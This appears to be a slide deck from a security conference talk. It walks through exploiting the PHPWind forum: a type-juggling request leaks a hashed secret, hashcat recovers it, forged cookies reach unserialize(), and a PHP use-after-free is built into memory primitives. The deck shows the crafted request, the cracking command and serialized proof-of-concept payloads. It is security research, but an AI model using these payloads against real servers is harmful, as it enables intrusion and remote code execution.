



2020/2021
Real World CTF
国际网络安全大赛

Hacking Forum
技术论坛

A Journey Combining Web and Binary Exploitation in Real World

Orange Tsai (orange@devco.re)

Jan.09-10, 2021



Orange Tsai

- Principal security researcher at **DEVCORE**
- Captain of HITCON CTF team
- 0day researcher, focusing on
Web/Application security



orange_8361

PHPWind

Could be an initial access in one of our Red Team operation

src/library/Pw.php

```
public static function encrypt($str, $key = '') {  
    $key || $key = Wekit::C('site', 'hash');  
    /* @var $security IWindSecurity */  
    $security = Wind::getComponent('security');  
    return base64_encode($security->encrypt($str, $key));  
}
```

applications/install/controoler/IndexController.php

```
$site_hash = WindUtility::generateRandStr(8);
$cookie_pre = WindUtility::generateRandStr(3);
Wekit::load('config.PwConfig')->setConfig(
    'site', 'hash',
    $site_hash
);
Wekit::load('config.PwConfig')->setConfig(
    'site', 'cookie.pre',
    $cookie_pre
);
```

wind/utility/WindUtility.php

```
public static function generateRandStr($length) {  
    $mt_string = 'AzBy0CxDwEv1FuGtHs2IrJqK3pLoM4nNm0l  
P5kQjRi6ShTgU7fVeW8dXcY9bZa';  
    $randstr = '';  
    for ($i = 0; $i < $length; $i++) {  
        $randstr .= $mt_string[mt_rand(0, 61)];  
    }  
    return $randstr;  
}
```



Recover the site_hash?

1. Brute-forcing
 - $62^8 \times (\text{Time of xxTEA}) \approx 2^{47.5} \times (\text{Time of xxTEA})$
2. Cracking Pseudo Random Number Generator
 - $2^{32} \times 624 \times (\text{Time of xxTEA}) \approx 2^{41} \times (\text{Time of xxTEA})$
3. No xxTEA supports on *HashCat* :(



今日 : 0 | 昨日 : 0 | 最高日 : 0 | 帖子 : 0 | 會員 : 2 | 新會員 : orange

論壇分類



公開討論區

主題 : 0 · 帖子 : 0



私人討論區

主題 : 0 · 帖子 : 0

關於phpwind

聯繫我們

程序建議

問題反饋



輸入密碼後繼續訪問

提交

返回上一頁 或者 回到首頁

application/bbs/controller/ForumController.php

```
public function verifyAction() {  
    $fid = $this->getInput('fid');  
    $password = $this->getInput('password', 'post');  
    Wind::import('SRV:forum.bo.PwForumBo');  
    $forum = new PwForumBo($fid);  
    if (!$forum->isForum(true)) {  
        $this->showError('BBS:forum.exists.not');  
    }  
    if (md5($password) != $forum->foruminfo['password']) {  
        $this->showError('BBS:forum.password.error');  
    }  
    Pw::setCookie('fp_' . $fid, Pw::getPwdCode(md5($password)), 86400);  
    $this->showMessage('success');  
}
```

application/bbs/controller/ForumController.php

```
public function verifyAction() {  
    $fid = $this->getInput('fid');  
    $password = $this->getInput('password', 'post');  
    Wind::import('SRV:forum.bo.PwForumBo');  
    $forum = new PwForumBo($fid);  
    if (!$forum->isForum(true)) {  
        $this->showError('BBS:forum.exists.not');  
    }  
    if (md5($password) != $forum->foruminfo['password']) {  
        $this->showError('BBS:forum.password.error');  
    }  
    Pw::setCookie('fp_' . $fid, Pw::getPwdCode(md5($password)), 86400);  
    $this->showMessage('success');  
}
```

application/bbs/controller/ForumController.php

```
public function verifyAction() {  
    $fid = $this->getInput('fid');  
    $password = $this->getInput('password', 'post');  
    Wind::import('SR');  
    Password of a public forum must be EMPTY  
    $forum = new PwForumBo($fid);  
    if (!$forum->isForum(true)) {  
        MD5 an array type leads to NULL  
        $forum->exists.not');  
    }  
    if (md5($password) != $forum->foruminfo['password']) {  
        $this->showError('BBS:forum.password.error');  
    }  
    Pw::setCookie('fp_' . $fid, Pw::getPwdCode(md5($password)), 86400);  
    $this->showMessage('success');  
}
```

application/bbs/controller/ForumController.php

```
public function verifyAction() {  
    $fid = $this->getInput('fid');  
    $password = $this->getInput('password', 'post');  
    Wind::import('SRV:forum.bo.PwForumBo');  
    $forum = new PwForumBo($fid);  
    if (!$forum->isForum(true)) {  
        $this->showError('BBS:forum.exists.not');  
    }  
    if (md5($password) != $forum->foruminfo['password']) {  
        $this->showError('BBS:forum.password.error');  
    }  
    Pw::setCookie('fp_' . $fid, Pw::getPwdCode(md5($password)), 86400);  
    $this->showMessage('success');  
}
```

src/library/Pw.php

```
public static function getPwdCode($pwd) {  
    return md5($pwd . Wekit::C('site', 'hash'));  
}
```

```
md5(Wekit::C('site', 'hash'))
```

Modified HTTP Request

POST /index.php?c=forum&a=verify HTTP/1.1

Host: 192.168.110.131

Content-Length: 33

Content-Type: application/x-www-form-urlencoded

Cookie: csrf_token=orange

fid=3&password[]=&csrf_token=orange

HTTP Response

HTTP/1.1 200 OK

Date: Tue, 08 Dec 2020 08:43:10 GMT

Server: Apache/2.2.22 (Unix) PHP/5.3.27

Set-Cookie: ygH_fp_3=aea24243284036ab3ba8ab2fca7c1491

Content-Length: 5798

Content-Type: text/html

```
hashcat.bin -m 0 -a 3 <hash>  
-1 ?l?u?d ?1?1?1?1?1?1?1?1
```

Cracked within 1 hour with GeForce RTX 2080 Ti



Exploitation Steps

1. Get secret_key
 - Leak hashed secret_key via PHP Type Juggling
 - Recover secret_key via HashCat
2. Leverage secret_key
 - Arbitrary encryption/decryption
 - Forge cookies to trigger PHP deserialization
3. Exploit PHP unserialize() Use-After-Free
 - Read/Write Primitive
 - Control-Flow Hijacking Primitive



Leverage secret_key

- Modify Cookies to become admin!
 - Failed due to hacked/modified PHPWind
- Reset admin password!
 - Failed due to hacked/modified PHPWind
- ?

src/service/online/srv/PwOnlineService.php

```
public function getVisitor($isRefresh = false) {  
    $sign = Pw::getCookie('visitor');  
    if (empty($sign)) return true;  
    $sign = Pw::decrypt($sign);  
    $signs = explode('_', $sign);  
    if ($isRefresh) return $signs;  
  
    // OMIT...  
}
```

src/service/online/srv/PwOnlineService.php

```
public function forumOnline($fid) {  
    $vistor = $this->getVisitor(true);  
    if (!is_array($vistor)) return $this->time;  
    list($ip, $createdTime, $modifyTime, $ext) = $vistor;  
    $onlineTime = $this->time - (int)$modifyTime;  
    $ext = unserialize($ext);  
    // OMIT...  
    $this->signVisitor($ip, $createdTime, $this->time,  
array('currentFid'=>$fid, 'beforeFid'=>$ext['currentFid']));  
}
```



Exploit PHP unserialize

1. No known gadgets on 3rd party libraries
2. No PHP native gadgets such as *GMP* or *SoapClient*
3. PHPWind loads classes via *__autoload*, but PHP unserialize() implementation forbids slashes (and our target is Linux)

```
spl_autoload_register('Wind::autoLoad');
public static function autoLoad($className, $path = '') {
    // omit...
    include $className . '.' . self::$_extensions;
}
```

Dead End on Web Part

If not, let me know please :P

HTTP Response

HTTP/1.1 200 OK

Date: Tue, 08 Dec 2020 08:43:10 GMT

Server: Apache/2.2.22 (Unix) PHP/5.3.27

Set-Cookie: ygH_fp_3=aea24243284036ab3ba8ab2fca7c1491

Content-Length: 5798

Content-Type: text/html



Exploit PHP unserialize **in Hard Mode**

1. PHP 5.3.27 is old enough and prone to memory bugs
 - We choose CVE-2015-0273, another User-After-Free on unserialize()
2. There is a well-known case on **Pornhub** Bug Bounty
 - But the exploited CVE and exploit approach are totally different
3. Conclusion is we exploit a single unserialize() call remotely without any known binaries



Exploit Approach on **Pornhub** Case

1. Make the Read Primitive to leak arbitrary address
2. Parse ELF headers to get address of:
 - Symbol of *zend_eval_string*
 - ROP Gadgets
 - POST data (dereference from *sapi_globals* on BSS)
3. Hijack the control-flow and pivot stack into the POST data



Different with Porn**hub** Approach

- The PornHub approach exploits UAF without Write-Primitive
 - This is reasonable because they know the address of POST data and can pivot the stack into there
 - But our target PHP is built with ZTS(Zend Thread Safety)

```
#ifdef ZTS
    SAPI_API int sapi_globals_id;
#else
    sapi_globals_struct sapi_globals;
#endif
```



Exploitation Steps

1. Get secret_key
 - Leak hashed secret_key via PHP Type Juggling
 - Recover secret_key via HashCat
2. Leverage secret_key
 - Arbitrary encryption/decryption
 - Forge cookies to trigger PHP deserialization
3. Exploit PHP unserialize() Use-After-Free
 - Read/Write Primitive
 - Control-Flow Hijacking Primitive



PHP CVE-2015-0237

- Use-After-Free during unserializing objects *DateTime* and *DateTimeZone*
 1. The *__wakeup* implementation try to cast *timezone_type* into long type and free the previous value
 2. The unserialize() process can still point to the previous freed value through `R` type specifier

php-src-5.3.27/ext/date/php_date.c

```
static int php_date_initialize_from_hash(zval **return_value, php_date_obj **dateobj,
HashTable *myht TSRMLS_DC) {

// Omit...

if (zend_hash_find(myht, "date", 5, (void**) &z_date) == SUCCESS) {
    convert_to_string(*z_date);
    if (zend_hash_find(myht, "timezone_type", 14, (void**) &z_timezone_type) == SUCCESS) {
        convert_to_long(*z_timezone_type);
        if (zend_hash_find(myht, "timezone", 9, (void**) &z_timezone) == SUCCESS) {
            convert_to_string(*z_timezone);

switch (Z_LVAL_PP(z_timezone_type)) {
    case TIMELIB_ZONETYPE_OFFSET:
    case TIMELIB_ZONETYPE_ABBR: {
```

php-src-5.3.27/Zend/zend_operators.c

```
ZEND_API void convert_to_long_base(zval *op, int base) {
    switch (Z_TYPE_P(op)) {
        case IS_NULL:
            Z_LVAL_P(op) = 0;
            break;
        case IS_STRING:
            char *strval = Z_STRVAL_P(op);
            Z_LVAL_P(op) = strtol(strval, NULL, base);
            STR_FREE(strval);
            break;
        case IS_ARRAY:
            long tmp = (zend_hash_num_elements(Z_ARRVAL_P(op))>1?1:0);
            zval_dtor(op);
            Z_LVAL_P(op) = tmp;
            break;
```



Proof of Concept

Structure in PHP

```
array(3) {  
    [0] => object(DateTime) (3) {  
        ["date"] => string(4) "2077"  
        ["timezone_type"] =>  
        array(1) {  
            [0] => NULL  
        }  
        ["timezone"] => NULL  
    }  
    [1] => #(Ref 5)  
    [2] => NULL  
}
```

Serialized String

```
a:3:{  
    i:0; 0:8:"DateTime":3:{  
        s:4:"date"; s:4:"2077";  
        s:13:"timezone_type";  
        a:1:{  
            i:0; N;  
        }  
        s:8:"timezone"; N;  
    }  
    i:1; R:5;  
    i:2; N;  
}
```



Proof of Concept

Structure in PHP

```
array(3) {  
    [0] => object(DateTime) (3) {  
        ["date"] => string(4) "2077"  
        ["timezone_type"] =>  
        array(1) {  
            [0] => NULL  
        }  
        ["timezone"] => NULL  
    }  
    [1] => #(Ref 5)  
    [2] => NULL  
}
```

Serialized String

```
a:3:{  
    i:0; 0:8:"DateTime":3:{  
        s:4:"date";  s:4:"2077";  
        s:13:"timezone_type";  
        a:1:{  
            i:0;  N;  
        }  
        s:8:"timezone";  N;  
    }  
    i:1;  R:5;  
    i:2;  N;  
}
```



Proof of Concept

<i>Structure in PHP</i>	<i>Serialized String</i>
<pre>array(3) { [0] => object(DateTime) (3) { ["date"] => string(4) "2077" ["timezone_type"] => array(1) { [0] => NULL } ["timezone"] => NULL } [1] => #(Ref 5) [2] => NULL }</pre>	<pre>a:3:{ i:0; 0:8:"DateTime":3:{ s:4:"date"; s:4:"2077"; s:13:"timezone_type"; a:1:{ i:0; N; } s:8:"timezone"; N; } i:1; R:5; i:2; N; }</pre>



Proof of Concept

<i>Structure in PHP</i>	<i>Serialized String</i>
<pre>array(3) { [0] => object(DateTime) (3) { ["date"] => string(4) "2077" ["timezone_type"] => array(1) { [0] => NULL } ["timezone"] => NULL } [1] => #(Ref 5) [2] => NULL }</pre>	<pre>a:3:{ i:0; 0:8:"DateTime":3:{ s:4:"date"; s:4:"2077"; s:13:"timezone_type"; } a:1:{ i:0; N; } s:8:"timezone"; N; } i:1; R:5; i:2; N; }</pre>



Proof of Concept

Structure in PHP

```
array(3) {  
    [0] => object(DateTime) (3) {  
        ["date"] => string(4) "2077"  
        ["timezone_type"] =>  
            array(1) {  
                [0] => NULL  
            }  
        ["timezone"] => NULL  
    }  
    [1] => #(Ref 5)  
    [2] => NULL  
}
```

Serialized String

```
a:3:{  
    i:0; 0:8:"DateTime":3:{  
        s:4:"date";  s:4:"2077";  
        s:13:"timezone_type";  
    }  
    a:1:{  
        i:0;  N;  
    }  
    s:8:"timezone";  N;  
}  
i:1; R:5;  
i:2; N;  
}
```



Proof of Concept

Structure in PHP

```
array(3) {  
    [0] => object(DateTime) (3) {  
        ["date"] => string(4) "2077"  
        ["timezone_type"] =>  
            array(1) {  
                [0] => NULL  
            }  
        ["timezone"] => NULL  
    }  
    [1] => # (Ref 5)  
    [2] => NULL  
}
```

Serialized String

```
a:3:{  
    i:0; 0:8:"DateTime":3:{  
        s:4:"date";  s:4:"2077";  
        s:13:"timezone_type";  
    }  
    a:1:{  
        i:0;  N;  
    }  
    s:8:"timezone";  N;  
}  
i:1;  R:5;  
i:2;  N;  
}
```

FREED



Proof of Concept

Structure in PHP

```
array(3) {  
    [0] => object(DateTime) (3) {  
        ["date"] => string(4) "2077"  
        ["timezone_type"] =>  
            array(1) {  
                [0] => NULL  
            }  
        ["timezone"] => NULL  
    }  
    [1] => #(Ref 5)  
    [2] => NULL  
}
```

Serialized String

```
a:3:{  
    i:0; 0:8:"DateTime":3:{  
        s:4:"date";  s:4:"2077";  
        s:13:"timezone_type";  
    }  
    i:1:{  
        i:0;  N;  
    }  
    s:8:"timezone";  N;  
}  
i:1;  R:5;  
i:2;  N;  
}
```

FREED



Proof of Concept

Structure in PHP

```
array(3) {  
    [0] => object(DateTime) (3) {  
        ["date"] => string(4) "2077"  
        ["timezone_type"] =>  
            AAAAAAAA  
            [0] => NULL  
            AAAAAAAA  
        ["timezone"] => NULL  
    }  
    [1] => #(Ref 5)  
    [2] => string(24) "AAAAAAAAAAA..."  
}
```

Serialized String

```
a:3:{  
    i:0; 0:8:"DateTime":3:{  
        s:4:"date"; s:4:"2077";  
        s:13:"timezone_type";  
        s:8:"timezone"; N;  
    }  
    i:1; R:5;  
    i:2; s:24:"AAAAAAAAAAA..."  
}
```



Convert the POC into Read Primitive

- ZVAL
 - Basic data structure in PHP internal

```
typedef struct _zval_struct {  
    zvalue_value value;  
    zend_uint refcount__gc;  
    zend_uchar type;  
    zend_uchar is_ref__gc;  
} zval;
```

```
typedef union _zvalue_value {  
    long lval;  
    double dval;  
    struct {  
        char *val;  
        int len;  
    } str;  
    HashTable *ht;  
    zend_object_value obj;  
} zvalue_value;
```



Convert the POC into Read Primitive

<i>Structure in PHP</i>	<i>Serialized String</i>
<pre>array(3) { [0] => object(DateTime) (3) { ["date"] => string(4) "2077" ["timezone_type"] => <--> \00 \00 \40 \00 \00 \00 \00 \00 \12 \34 \00 \00 <--> \00 \00 \00 \00 \01 \00 \00 \00 \06 \00 \00 \00 ["timezone"] => NULL } [1] => #(Ref 5) [2] => string(24) "\x00\x00..." }</pre>	<pre>a:3:{ i:0; 0:8:"DateTime":3:{ s:4:"date"; s:7:"2077"; s:13:"timezone_type"; s:8:"timezone"; N; } i:1; R:5; i:2; s:24:"\x00\x00\x00\x00\x40..." }</pre>



Convert the POC into Read Primitive

<i>Structure in PHP</i>	<i>Serialized String</i>
<pre>array(3) { [0] => object(DateTime) (3) { ["date"] => string(4) "2077" ["timezone_type"] => <--> \00 \00 \40 \00 \00 \00 \00 \00 \00 \12 \34 \00 \00 \00 <--> \00 \00 \00 \00 \01 \00 \00 \00 \00 \06 \00 \00 \00 \00 ["timezone"] => NULL } [1] => #(Ref 5) [2] => string(24) "\x00\x00..." }</pre>	<pre>a:3:{ i:0; 0:8:"DateTime":3:{ s:4:"date"; s:7:"2077"; s:13:"timezone_type"; s:8:"timezone"; N; } i:1; R:5; i:2; s:24:"\x00\x00\x00\x00\x40..." }</pre>



Convert the POC into Read Primitive

<i>Structure in PHP</i>	<i>Serialized String</i>
<pre>array(3) { [0] => object(DateTime) (3) { ["date"] => string(4) "2077" ["timezone_type"] => <--> \00 \00 \40 \00 \00 \00 \00 \00 \12 \34 \00 \00 \00 \00 \00 \00 \01 \00 \00 \00 \06 \00 \00 \00 \00 ["timezone"] => NULL } [1] => #(Ref 5) [2] => string(24) "\x00\x00..." }</pre>	<pre>a:3:{ i:0; 0:8:"DateTime":3:{ s:4:"date"; s:7:"2077"; s:13:"timezone_type"; s:8:"timezone"; N; } i:1; R:5; i:2; s:24:"\x00\x00\x00\x00\x40..." }</pre>



Convert the POC into Read Primitive

<i>Structure in PHP</i>	<i>Serialized String</i>
<pre>array(3) { [0] => object(DateTime) (3) { ["date"] => string(4) "2077" ["timezone_type"] => \00 \00 \40 \00 \00 \00 \00 \00 \00 \00 \12 \34 \00 \00 \00 \00 \00 \00 \01 \00 \00 \00 \00 \06 \00 \00 \00 \00 ["timezone"] => NULL } [1] => #(Ref 5) [2] => string(24) "\x00\x00..." }</pre>	<pre>a:3:{ i:0; 0:8:"DateTime":3:{ s:4:"date"; s:7:"2077"; s:13:"timezone_type"; \00 \00 \40 \00 \00 \00 \00 \00 \00 \00 \12 \34 \00 \00 \00 \00 \00 \00 \01 \00 \00 \00 \00 \06 \00 \00 \00 \00 } s:8:"timezone"; N; i:1; R:5; i:2; s:24:"\x00\x00\x00\x00\x40..." }</pre>



Convert the POC into Read Primitive

<i>Structure in PHP</i>	<i>Serialized String</i>
<pre>array(3) { [0] => object(DateTime) (3) { ["date"] => string(4) "2077" ["timezone_type"] => <--> \00 \00 \40 \00 \00 \00 \00 \00 \00 \12 \34 \00 \00 \00 <--> \00 \00 \00 \00 \01 \00 \00 \00 \06 \00 \00 \00 ["timezone"] => NULL } [1] => #(Ref 5) [2] => string(24) "\x00\x00..." }</pre>	<pre>a:3:{ i:0; 0:8:"DateTime":3:{ s:4:"date"; s:7:"2077"; s:13:"timezone_type"; } s:8:"timezone"; N; i:1; R:5; i:2; s:24:"\x00\x00\x00\x00\x40..." }</pre>

src/service/online/srv/PwOnlineService.php

```
public function forumOnline($fid) {
    $vistor = $this->getVisitor(true);
    if (!is_array($vistor)) return $this->time;
    list($ip, $createdTime, $modifyTime, $ext) = $vistor;
    $onlineTime = $this->time - (int)$modifyTime;
    $ext = unserialize($ext);}
    // omit...
    $this->signVisitor($ip, $createdTime, $this->time,
array('currentFid'=>$fid, 'beforeFid'=>$ext['currentFid']));
}
```

src/service/online/srv/PwOnlineService.php

```
public function signVisitor($ip, $createdTime, $modifyTime,  
$extension = array()) {  
    $ip = ip2long($ip);  
    $sign = Pw::encrypt($ip . '_' . $createdTime . '_' .  
$modifyTime . '_' . serialize($extension));  
    return Pw::setCookie('visitor', $sign);  
}
```

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 ×

...

Send

Cancel

< | ▾

| ▾ >

Target: http://phpwind.local



Request

Pretty Raw \n Actions ▾

```

1 GET /index.php?m=bbs&c=read&a=run&fid=2&tid=1 HTTP/1.1
2 Host: phpwind.local
3 Cookie: ygH_winduser=
DlijGXsKbA1Rw/NXFTOO4Ak6y8TW3jPu05y1E1FoohepvsPSqF3RwA==; ygH_visitor=
bn1xP6i/2yvIPuD8IS1VLOWjTVwEiNYF9z9f6BA2p391oOHPQvhIkQ9/NQiWYW3vcbxhrUAvl
XYxFEkjFjZC7vtYBOCKMai5KJcTztwAUj1Fh1AQgOqyDU//vcQK8vuOS8sYxbOCkehSwNSFwz
phy8cc91ogw7aC6LgF9nyVKzWPyZObgx1nWcESAGunUgIxFGVaKs439YK1pk1XvC6h2s33CKK
TkL1vJDGKxo1aB53J1Upoxs4z5drkfFNs7gqbz29aCVqbjfAc01OpZc61M/a3VaFsN9QQ0bUW
z2tYJRLpYqoS6fNcUQ==
```

4

5

Response

Pretty Raw Render \n Actions ▾

```

1 HTTP/1.1 200 OK
2 Date: Fri, 11 Dec 2020 09:59:48 GMT
3 Server: Apache/2.2.22 (Unix) PHP/5.3.27
4 X-Powered-By: PHP/5.3.27
5 Set-Cookie: ygH_lastvisit=
0*091607680788*09*2Findex.php*3Fm*3Dbbs*26c*3Dread*26a*3Drunt*26fid*3D2
*26tid*3D1; expires=Sat, 11-Dec-2021 09:59:48 GMT; path=/
6 Set-Cookie: ygH_visitor=
FG0ApKUN3CsJy2bdrlVZfTMe3I1*2BTYuUzT3CXabg135cUumBYg8gXIQS8ewEKAJXRmk*
2FxvOmnbSsA7LJmalJMymyEr3tCnonurG4zGAnG6K67DjugEmOsuk*3BUOCFbqRFI3KA41
GXgTyHy6rhW9EJn6V21CNiF4kMcdxnFpFA7Bhfk8A2rxauuiyULh3XjnRTS7Pb5B1gxUkf
NeGmISDOpYsb4vSPKIWC2kKUi zhU4vm6gK5*2BObwdJDbM2qGO83W6gaSLZKR04vwvm5aM
pRH0iCs4hwKyMXdAXyUJ*2FpWLK94TSLMHh641WUEUpJ8Hpt*2FDYCeIIXQ3PNuV1S22a5f
MVMI1A7K2*2F9qjEPUoDjx6m4oFFh1ZytxRVEPeDbeUzC6g8jDqd5A6F6rLVvRivRqkotj3
ywhAOPQPjot21r14SiQ9Rrj8p6KTWO3kM214jmUAywMo*2B2Fzx9vhMr4mqAAABw13ifE
Rn0SKWzyYzzHhVu7hm*2Bg5FsRGUNoTPh7Hp3pAfo2hX5muz1EyHCNrAmnKO6oO1Z9yAZS
OfIhiZf*2Bh1339P4IN*2BR2m6T*2Fxa*2B4EwcYfxOBd5vZYFgr8oMc99S1LsulujRTnr
KtXtVvDxDhQ3CqS8GWuEZ6gCdGRIeg2JgzXuSOpBLHDFHOQD1Sg27QM165YVOqTIX3I*2
BwDOprQjPdSy88BIj1C95K9jw6ReOuevPX8n5r1*2BXw6HHGZC12BM21Im8ki9wzf3tJN3
G07KEgsWRbUpKmzBVx1tWBzc*2FZhl8VTLW*2FpGO8PnvXEH*2FpP4HIpm1GcKw3kqLrG
U1M2AYMjVVzFjfKOqORqqPhR4jb3JaXXxtLgicrFT75XiQGjUhrLEIO3aHW6qq*2B8qjOE
JXoaC1MyQJcdWHncfKZ5CHDEa3Bjott2WOFkmA*2BYvqwQJBnvacQHc7w*2B7GqVwmTPX5o
xNkOz73XQYiFtYibpxRnQ9bm*2FFnhBghwhHuf6eDZxkDMzHJDihcJ8QzQY9bmSEbj4KMV
rcfyA4E7SEw4OO25EV4dR2VorKwD1*2FO*2FfYR1nN7sdcecD1*2FOezAq4VcPOvBvV4Si
nLPR74gUtDG6QqsSHNddy3KafOtYE3LkqR54qDS7cxHdBYWWHFik65aBZzIk9IitHOkjhJ
WPyUDH10qvEIoSFhorYGcPsLEJxnZ4r9KSDWlnMSJZHEvakt0xxXEE8SzTrizTDTAeIWd
```

INSPECTOR



%

0 matches



Search...

0 matches

24,079 bytes | 73 millis

Done

Control-Flow Hijacking Primitive

php-src-5.3.27/Zend/zend_operators.c

```
ZEND_API void convert_to_long_base(zval *op, int base) {
    switch (Z_TYPE_P(op)) {
        case IS_NULL:
            Z_LVAL_P(op) = 0;
            break;
        case IS_STRING:
            char *strval = Z_STRVAL_P(op);
            Z_LVAL_P(op) = strtol(strval, NULL, base);
            STR_FREE(strval);
            break;
        case IS_ARRAY:
            long tmp = (zend_hash_num_elements(Z_ARRVAL_P(op)) ? 1 : 0);
            zval_dtor(op);
            Z_LVAL_P(op) = tmp;
            break;
```

php-src-5.3.27/Zend/zend_operators.c

```
ZEND_API void convert_to_long_base(zval *op, int base) {
    switch (Z_TYPE_P(op)) {

        // OMIT...

        case IS_OBJECT:
            int retval = 1;
            TSRMLS_FETCH();
            convert_object_to_type(op, IS_LONG, convert_to_long);
            if (Z_TYPE_P(op) == IS_LONG)
                return;
            zend_error(E_NOTICE, "Object of class %s could not be
converted to int", Z_OBJCE_P(op)->name);
            zval_dtor(op);
            ZVAL_LONG(op, retval);
            return;
    }
}
```

php-src-5.3.27/Zend/zend_operators.c

```
#define convert_object_to_type(op, ctype, conv_func) \
if (Z_OBJ_HT_P(op)->cast_object) { \
    zval dst; \
    if (Z_OBJ_HT_P(op)->cast_object(op, &dst, ctype TSRMLS_CC) == FAILURE) \
        // OMIT... \
    } \
} else if(Z_OBJ_HT_P(op)->get) { \
    zval *newop = Z_OBJ_HT_P(op)->get(op TSRMLS_CC) \
    // OMIT... \
} \
}
```



Control-Flow Hijacking Primitive

IDA View-A Hex View-1 Pseudocode-A Structures Enums Imports Exports

```
.text:000000000362114 tsrm_ls = r12          ; void ***
.text:000000000362114 mov    rax, [op+8]       ; op points to our controllable ZVAL
.text:000000000362114                         ; op   61 61 61 61 61 61 61 61 61
.text:000000000362114                         ; op+8 62 62 62 62 62 62 62 62
.text:000000000362114                         ; op+C 01 00 00 00 00 05 00 00 00 // 05 = IS_OBJECT
.text:000000000362118 mov    r8, [rax+0A8h]
.text:00000000036211F test   r8, r8
.text:000000000362122 jz    loc_3621E0
.text:000000000362128 mov    rsi, rsp
.text:00000000036212B mov    rcx, tsrm_ls
.text:00000000036212E mov    edx, 1
.text:000000000362133 mov    rdi, op
.text:000000000362136 call   r8
.text:000000000362139 add    eax, 1
.text:00000000036213C jz    loc_362275
.text:000000000362142 cmp    byte ptr [op+14h], 3
.text:000000000362146 ja    loc_362265
```



Control-Flow Hijacking Primitive

- Could we just return to system?
 - Definitely yes. Since the RDI is our controllable ZVAL, we can just find a buffer and its **buffer+0xA8** points to system
 - However, there are only **7 bytes** for our command...

's'	'l'	'e'	'e'	'p'	' '	'9'	\00	\ae	\67	\5e	\c7
\6e	\2b	\00	\00	\00	\00	\00	\00	\05	\00	\00	\00

Need a Write Primitive

Or a fixed fully controlled address



Write Primitive

- We can free arbitrary address now, but...
 1. PHP has its own memory management
 - In `_zend_mm_free_int()` of `zend_alloc.c`
 - More easy than Glibc. No checks on `prev_size`. If `size < 0x21f`, it would be cached for next small allocation
 2. The unserialize() process couldn't be halted between the free and fill operation

php-src-5.3.27/ext/date/php_date.c

```
static int php_date_initialize_from_hash(zval **return_value, php_date_obj **dateobj,
HashTable *myht TSRMLS_DC) {

// Omit...

if (zend_hash_find(myht, "date", 5, (void**) &z_date) == SUCCESS) {
    convert_to_string(*z_date);
    if (zend_hash_find(myht, "timezone_type", 14, (void**) &z_timezone_type) == SUCCESS) {
        convert_to_long(*z_timezone_type);
        if (zend_hash_find(myht, "timezone", 9, (void**) &z_timezone) == SUCCESS) {
            convert_to_string(*z_timezone);

switch (Z_LVAL_PP(z_timezone_type)) {
    case TIMELIB_ZONETYPE_OFFSET:
    case TIMELIB_ZONETYPE_ABBR: {
```

php-src-5.3.27/ext/date/php_date.c

```
PHP_METHOD(DateTime, __set_state) {
    php_date_obj *dateobj; zval *array; HashTable *myht;

    if (zend_parse_parameters(ZEND_NUM_ARGS() TSRMLS_CC, "a", &array) == FAILURE)
        RETURN_FALSE;

    myht = HASH_OF(array);
    php_date_instantiate(date_ce_date, return_value TSRMLS_CC);
    dateobj = (php_date_obj *) zend_object_store_get_object(return_value TSRMLS_CC);
    if (!php_date_initialize_from_hash(&return_value, &dateobj, myht TSRMLS_CC)) {
        php_error(E_ERROR, "Invalid serialization data for DateTime object");
    }
}
```

php-src-5.3.27/ext/date/php_date.c


```
static int php_date_initialize_from_hash(zval **return_value, php_date_obj **dateobj,  
HashTable *myht TSRMLS_DC) {  
  
// Omit...  
if (zend_hash_find(myht, "date", 5, (void**) &z_date) == SUCCESS) {  
convert_to_string(*z_date);  
if (zend_hash_find(myht, "timezone_type", 14, (void**) &z_timezone_type) == SUCCESS) {  
convert_to_long(*z_timezone_type);  
if (zend_hash_find(myht, "timezone", 9, (void**) &z_timezone) == SUCCESS) {  
convert_to_string(*z_timezone);  
  
switch (Z_LVAL_PP(z_timezone_type)) {  
case TIMELIB_ZONETYPE_OFFSET: ..... → 1  
case TIMELIB_ZONETYPE_ABBR: ..... → 2
```



Write Primitive

- Constraints of the address
 1. A fixed R/W address
 2. The *qword ptr[address-16]* must less than *0x21f*
 3. We mark the ZVAL as String type, the return value of *strtol(address)* must be 1 or 2

```
540 { 94, "latin1", "latin1_spanish_ci", 1, 1, "", NULL, NULL},
541 { 95, "cp932", "cp932_japanese_ci", 1, 2, "", mysqlnd_mbcharlen_cp932, check_mb_cp932},
542 { 96, "cp932", "cp932_bin", 1, 2, "", mysqlnd_mbcharlen_cp932, check_mb_cp932},
543 { 97, "eucjpms", "eucjpms_japanese_ci", 1, 3, "", mysqlnd_mbcharlen_eucjpms, check_mb_eucjpms},
544 { 98, "eucjpms", "eucjpms_bin", 1, 3, "", mysqlnd_mbcharlen_eucjpms, check_mb_eucjpms},
545 { 99, "cp1250", "cp1250_polish_ci", 1, 1, "", NULL, NULL},
546 {128, "ucs2", "ucs2_unicode_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
547 {129, "ucs2", "ucs2_icelandic_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
548 {130, "ucs2", "ucs2_latvian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
549 {131, "ucs2", "ucs2_romanian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
550 {132, "ucs2", "ucs2_slovenian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
551 {133, "ucs2", "ucs2_polish_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
552 {134, "ucs2", "ucs2_estonian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
553 {135, "ucs2", "ucs2_spanish_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
